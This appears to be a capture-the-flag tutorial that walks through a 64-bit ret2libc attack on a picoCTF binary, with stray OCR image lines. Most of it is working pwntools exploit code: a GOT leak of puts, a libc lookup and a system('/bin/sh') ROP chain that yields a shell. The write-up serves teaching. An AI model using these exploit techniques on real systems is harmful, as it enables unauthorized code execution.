
Lets fix the script.

```
from pwn import *

p = process("./vuln")

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += p64(0x4013a3) # address of pop rdi; ret
payload += <something to print>
payload += p64(0x4010c0) # address of puts

p.sendline(payload)
p.interactive()
```

Difference between GOT and PLT

Alright, this is getting pretty long so i'm going to keep this simple.
The PLT is essentially just a placeholder for a function and the GOT is the "Global offset table" - essentially it will hold the *real* address of a function

Remember these functions




```
0000000000401000 <_init>:
0000000000401020 <.plt>:
00000000004010c0 <puts@plt>:
00000000004010d0 <setresgid@plt>:
00000000004010e0 <printf@plt>:
00000000004010f0 <fgets@plt>:
0000000000401100 <gets@plt>:
0000000000401110 <getegid@plt>:
0000000000401120 <setvbuf@plt>:
0000000000401130 <fopen@plt>:
0000000000401140 <exit@plt>:
0000000000401150 <_start>:
0000000000401180 <_dl_relocate_static_pie>:
0000000000401190 <deregister_tm_clones>:
00000000004011c0 <register_tm_clones>:
0000000000401200 <__do_global_dtors_aux>:
0000000000401230 <frame_dummy>:
0000000000401236 <flag>:
00000000004012b2 <vuln>:
00000000004012d2 <main>:
0000000000401340 <__libc_csu_init>:
00000000004013b0 <__libc_csu_fini>:
00000000004013b8 <_fini>:
```

When we call `puts@plt` this is a very over-simplified version of what the code may look like:

```
def puts@got():
        puts@got = find(puts_libc_location)
        return puts@got


def puts@plt():
        puts_function = puts@got()
        call(puts_function)
```

After the first time the puts@got is called, it then points to the *real* location of `puts` in libc - Keep in mind, what we're looking for is exactly this. We need to know the location of a function in libc, this will work.....so whats the address of the Global Offset Table? `readelf` can help here!


`readelf --relocs ./vuln`



```
Relocation section '.rela.plt' at offset 0x5f8 contains 9 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000404018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000404020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 setresgid@GLIBC_2.2.5 + 0
000000404028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000404030  000500000007 R_X86_64_JUMP_SLO 0000000000000000 fgets@GLIBC_2.2.5 + 0
000000404038  000700000007 R_X86_64_JUMP_SLO 0000000000000000 gets@GLIBC_2.2.5 + 0
000000404040  000800000007 R_X86_64_JUMP_SLO 0000000000000000 getegid@GLIBC_2.2.5 + 0
000000404048  000900000007 R_X86_64_JUMP_SLO 0000000000000000 setvbuf@GLIBC_2.2.5 + 0
000000404050  000a00000007 R_X86_64_JUMP_SLO 0000000000000000 fopen@GLIBC_2.2.5 + 0
000000404058  000b00000007 R_X86_64_JUMP_SLO 0000000000000000 exit@GLIBC_2.2.5 + 0
```

Ok, lets get that address into our script and see what we get!

```
from pwn import *

p = process("./vuln")

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += p64(0x4013a3) # address of pop rdi; ret
payload += p64(0x404018) # address of puts in the Global Offset Table
payload += p64(0x4010c0) # address of puts

p.sendline(payload)
p.interactive()
```




```
└─$ python3 exploitvuln.py
[+] Starting local process './vuln': pid 94909
[*] Switching to interactive mode
Welcome to 64-bit. Give me a string that gets you the flag:
\x10\xadZA\x7f
[*] Got EOF while reading in interactive
$
```

Well that sort of looks like an address but lets clean it up

```
from pwn import *

p = process("./vuln")

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += p64(0x4013a3) # address of pop rdi; ret
payload += p64(0x404018) # address of puts in the Global Offset Table
payload += p64(0x4010c0) # address of puts
```

```
p.sendline(payload)

p.recvline() # the program prints out a line we don't care about

puts_addr = p.recvline() # this gets us the bytes, but it needs to be converted
puts_addr = unpack(puts_addr.strip(),"all")
print(hex(puts_addr))


p.interactive()
```




```
└─$ python3 exploitvuln.py
[+] Starting local process './vuln': pid 95040
0x7f319e690e10
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ 
```

That looks good! But now there's another problem......every version of libc is different and we don't know what libc is being used. Since we're running this locally right now we could just look on our own system, but when we run it against the remote server they will probably have a different one so that won't help us.

Finding the right libc

Remember that offsets are important for us? Well, they are important for a lot of reasons, one of them being that each libc will have their own offsets so.....if we know that offset we can look for the right libc based off of what we do know - the more functions we print out the more we know but i'll leave that to you.

But we now know that the last 3 bytes of `puts` in the libc on my system is 0xe10, yours may be different. Lets look this up in a libc database. I like this one https://libc.rip/




Search

Symbol name: puts
Address: e10

Results

libc-2.32-7.mga8.x86_64
libc-2.32-9.mga8.x86_64
libc-2.32-8.mga8.x86_64
libc-2.32-5.mga8.x86_64
libc-2.32-6.mga8.x86_64
libc-2.32-10.mga8.x86_64
libc-2.26-lp151.19.3.1.i586
libc-2.26-lp151.19.19.1.i586
libc-2.26-lp151.19.7.1.i586
libc-2.26-lp151.19.11.1.i586

Thats a lot of options so I chose to leak another address to narrow it down.



Search

Symbol name: puts — Address: e10

Symbol name: setresgid — Address: dc0

Symbol name — Address

Results

libc6-amd64_2.33-6_i386
libc6_2.33-6_amd64
libc6_2.33-7_amd64
libc6-amd64_2.33-7_i386

Download	Click to download
All Symbols	Click to download
BuildID	23ab691fc5a1bd3a9f828ff4de5a993580a12de1
MD5	a0588b618410bc2b797d4f431d4adc27
`__libc_start_main_ret`	`0x237fd`
`dup2`	`0xead70`
`printf`	`0x539e0`
`puts`	`0x71e10`
`read`	`0xea550`
`setresgid`	`0xc7dc0`
`str_bin_sh`	`0x194882`
`system`	`0x45860`
`write`	`0xea5f0`

Thats a bit better (and actually they all share the same offsets for the functions we care about)

So now we know that `system` will be located at `libc_base + 0x45860` and `/bin/sh` will be at `libc_base + 0x194882`


We have the leak we need but currently the program exits every time we leak something and then the information is useless.....can you think of a way to keep the program running?

Final Exploit

What if after our leak we made the program return back to `main`??? Then we could just run our same exploit again! We already know how to run a function with an argument so `system("/bin/sh")` shouldn't be hard and we have our libc base address. Lets put it all together and see how it goes!

```python
from pwn import *

p = process("./vuln")

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += p64(0x4013a3) # address of pop rdi; ret
payload += p64(0x404018) # address of puts in the Global Offset Table
payload += p64(0x4010c0) # address of puts
payload += p64(0x4012d2) # address of main

p.sendline(payload)

p.recvline() # the program prints out a line we don't care about

puts_addr = p.recvline() # this gets us the bytes, but it needs to be converted
puts_addr = unpack(puts_addr.strip(),"all")
```

```
print(hex(puts_addr))

#### New stuff ###

libc_base = puts_addr - 0x71e10 # subtracting the puts offset from our address gets us
the correct base

system_addr = libc_base + 0x45860
bin_sh_addr = libc_base + 0x194882

##### At this point the program is re-running itself, lets do the exact same thing!

payload = b""
payload += b"A"*64
payload += b"B"*8
payload += p64(0x4013a3) # address of pop rdi; ret
payload += p64(bin_sh_addr) # address of "/bin/sh" as the argument for system()
payload += p64(system_addr) # address of system

p.sendline(payload)
p.interactive()
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo $$
8728

┌──(kali㉿kali)-[~/Desktop]
└─$ python3 exploitvuln.py
[+] Starting local process './vuln': pid 95356
0x7fdc5395ee10
[*] Switching to interactive mode
Welcome to 64-bit. Give me a string that gets you the flag:
$ echo $$
95359
```

We've successfully gotten a shell!

I'll leave it up to you to find the right libc for the remote system or for your own system. But as a hint, when running against the remote system you'll want to change the process that you launch to match this.

```
from pwn import *

p = remote("saturn.picoctf.net", PORT)
```

3 Less manual ret2libc

I *really* like pwntools. It can do some crazy stuff. Everything that we just did manually can be heavily automated. This is really just to serve to show off pwntools and hopefully spark your interest to dig into it, I haven't even automated everything. There won't be much explanation here so make sure you read exploit 2.

```python
from pwn import *

if args.LOCAL:
    p = process("./vuln")
else:
    if args.PORT:
        p = remote("saturn.picoctf.net", args.PORT)
    else:
        print("Please specify a PORT")
        exit(0)
e = ELF("./vuln")
context.arch = 'amd64'


def leak_an_address(address):
    r = ROP(e)
    r.raw(r.generatePadding(0,0x40+8))
    r.call(e.plt.puts,[address])
    r.call("main")
    p.sendline(r.chain())
    p.recvline()

    leaked_addr = unpack(p.recvline().strip(),"all")
    return leaked_addr

puts_addr = leak_an_address(e.got.puts)
log.success(f"puts_addr: {hex(puts_addr)}")

puts_offset =  0x84450   # had to get these from libc6_2.31-0ubuntu9.7_amd64
system_offset = 0x522c0  # but you may be able to use
bin_sh_offset = 0x1b45bd # pwntools DynELF() functionality for some exploits
libc_base = puts_addr - puts_offset

log.success(f"libc_base: {hex(libc_base)}")

r = ROP(e)
r.raw(r.generatePadding(0,0x40+8))
r.call(e.plt.puts,[bin_sh_offset+libc_base]) # there's an alignment issue that

# is introduced by using rop.call()
                                             # so.....this helps realign the

# stack for whatever reason...
r.call(libc_base+system_offset,[libc_base+bin_sh_offset])
p.sendline(r.chain())

p.interactive()
```